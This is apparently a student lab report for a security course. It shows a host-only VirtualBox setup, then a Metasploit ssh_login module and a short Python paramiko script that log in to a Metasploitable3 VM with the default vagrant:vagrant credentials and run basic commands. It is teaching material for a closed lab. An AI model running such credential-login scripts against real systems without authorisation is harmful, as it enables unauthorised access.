




ICS344PROJECT: PHASE 1


Section:1 Group:9



HUSSAIN ALNASSER- 202172010
NAIF MUQAYYIM ALQAHTANI- 202172110
ALI NAEEM AL SHAIKH AHMED- 202179050


STEP0: Virtual Network Configuration for Attacker and Victim Machines





The above screenshots demonstrate the proper VirtualBox network configuration for both the attacker (Kali Linux) and victim (Metasploitable3) machines. Each virtual machine is configured with a Host-only Adapter, specifically connected to the VirtualBox Host-Only Ethernet Adapter. This setup ensures both machines are on the same isolated virtual network, allowing secure communication between them without internet access. This networking mode is essential for penetration testing tasks as it restricts external interference and enables the attacker machine to directly reach the target VM via its local IP address. The “Cable Connected” option is also enabled to ensure proper virtual NIC functionality.

Step 0: Successful Network Connectivity Between Attacker and Victim Machines



The image displays two terminal windows side-by-side. The left window is a Kali Linux terminal showing the configuration of the network interface 'eth0' with a static IP of 192.168.56.102 and a netmask of 255.255.0.0. It also shows the configuration of the loopback interface 'lo' with IP 127.0.0.1. The right window is a Metasploitable3 terminal showing the configuration of the network interface 'eth0' with a static IP of 192.168.56.101 and a netmask of 255.255.0.0. Both terminals show the results of a ping command, confirming successful connectivity between the two machines.

```
(kali@kali) ~  
$ ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:ba:a1:05 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0  
        valid_lft 532sec preferred_lft 532sec  
    inet6 fe80::d001:2a33:ea8b:d9d2/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
(kali@kali) ~  
$ ping 192.168.56.101  
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:  
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=5.83 ms  
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=4.72 ms  
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=4.06 ms  
^C  
--- 192.168.56.101 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2852ms  
rtt min/avg/max/mdev = 4.062/4.870/5.833/0.731 ms  
(kali@kali) ~  
$
```

```
Metasploitable3-ub1404 [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
t  
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
inet 127.0.0.1/8 scope host lo  
    valid_lft forever preferred_lft forever  
inet6 ::1/128 scope host  
    valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 08:00:27:5c:d3:ad brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::a00:27ff:febc:d3ad/64 scope link  
        valid_lft forever preferred_lft forever  
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default  
    link/ether 02:42:c6:0f:3d:47 brd ff:ff:ff:ff:ff:ff  
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::42:c60f:3d47/64 scope link  
        valid_lft forever preferred_lft forever  
vagrant@metasploitable3-ub1404:~$ ping 192.168.56.102  
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data:  
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=1.86 ms  
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=4.17 ms  
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=3.77 ms  
^C  
--- 192.168.56.102 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2803ms  
rtt min/avg/max/mdev = 1.867/3.269/4.170/1.005 ms  
vagrant@metasploitable3-ub1404:~$
```

This screenshot confirms that both the attacker machine (Kali Linux) and the victim machine (Metasploitable3) are correctly configured on the same virtual network. The attacker has the IP address 192.168.56.102, while the victim is assigned 192.168.56.101, both within the same subnet (192.168.56.0/24). Using the ping command from each VM, mutual connectivity was validated — proving that both machines can reach each other over the virtual Host-only network. This connectivity is a crucial prerequisite for launching and capturing remote attacks, especially over SSH, as part of the project's first phase.

Task 1.1: Full SSH Compromise via Metasploit with Session Interaction

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb
```

```
kali@kali: ~
File Actions Edit View Help
+ -- --[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME vagrant
USERNAME => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant
PASSWORD => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.101:22 - Starting bruteforce
[+] 192.168.56.101:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (192.168.56.102:46381 -> 192.168.56.101:22) at 2025-05-01 11:12:51 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
=====
```

Id	Name	Type	Information	Connection
1		shell linux	SSH kali @	192.168.56.102:46381 -> 192.168.56.101:22 (192.168.56.101)

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
vagrant
uname -a
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
ls
VBoxGuestAdditions.iso

```

This screenshot showcases the successful exploitation of the SSH service on Metasploitable3 using Metasploit's auxiliary/scanner/ssh/ssh_login module. After setting the appropriate target IP and default credentials (vagrant:vagrant), Metasploit confirmed a successful login and opened an interactive shell session. The session was accessed using the sessions -i 1 command, allowing the attacker to execute system commands on the victim. Output from whoami, uname -a, and ls confirms access to the target system's file system and operating environment, effectively completing the requirements for Task 1.1 of the project.

Task 1.2: Full Execution of Custom SSH Exploit Script

```
(ssh_env)kali@kali: ~  
File Actions Edit View Help  
(ssh_env)-(kali@kali)-[~]  
$ cat ssh_exploit.py  
import paramiko  
  
# Target configuration  
host = "192.168.56.101"  
port = 22  
username = "vagrant"  
password = "vagrant"  
  
# Create SSH client  
client = paramiko.SSHClient()  
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())  
  
try:  
    print(f"[+] Connecting to {host}:{port} ...")  
    client.connect(hostname=host, port=port, username=username, password=password, timeout=5)  
    print("[+] Login Successful!\n")  
  
    # Run commands  
    commands = ["whoami", "uname -a", "ls"]  
    for cmd in commands:  
        stdin, stdout, stderr = client.exec_command(cmd)  
        output = stdout.read().decode().strip()  
        print(f"$ {cmd}\n{output}\n")  
  
except Exception as e:  
    print(f"[!] Connection Failed: {e}")  
  
finally:  
    client.close()  
  
(ssh_env)-(kali@kali)-[~]  
$ python3 ssh_exploit.py  
[+] Connecting to 192.168.56.101:22 ...  
[+] Login Successful!  
  
$ whoami  
vagrant  
  
$ uname -a  
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:  
40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux  
  
$ ls  
VBoxGuestAdditions.iso
```

This screenshot illustrates the complete process of Task 1.2, showcasing both the source code and its successful execution. The custom Python script `ssh_exploit.py` uses the `paramiko` library to automate an SSH attack against Metasploitable3 at IP 192.168.56.101. The script initiates a secure connection using known credentials (`vagrant:vagrant`) and runs system-level commands (`whoami`, `uname -a`, `ls`) remotely. The results confirm successful authentication and system access, validating that the attacker can interact with the target machine in a scripted, repeatable manner. This submission fulfills the requirement to demonstrate an automated proof-of-concept for exploiting a vulnerable service.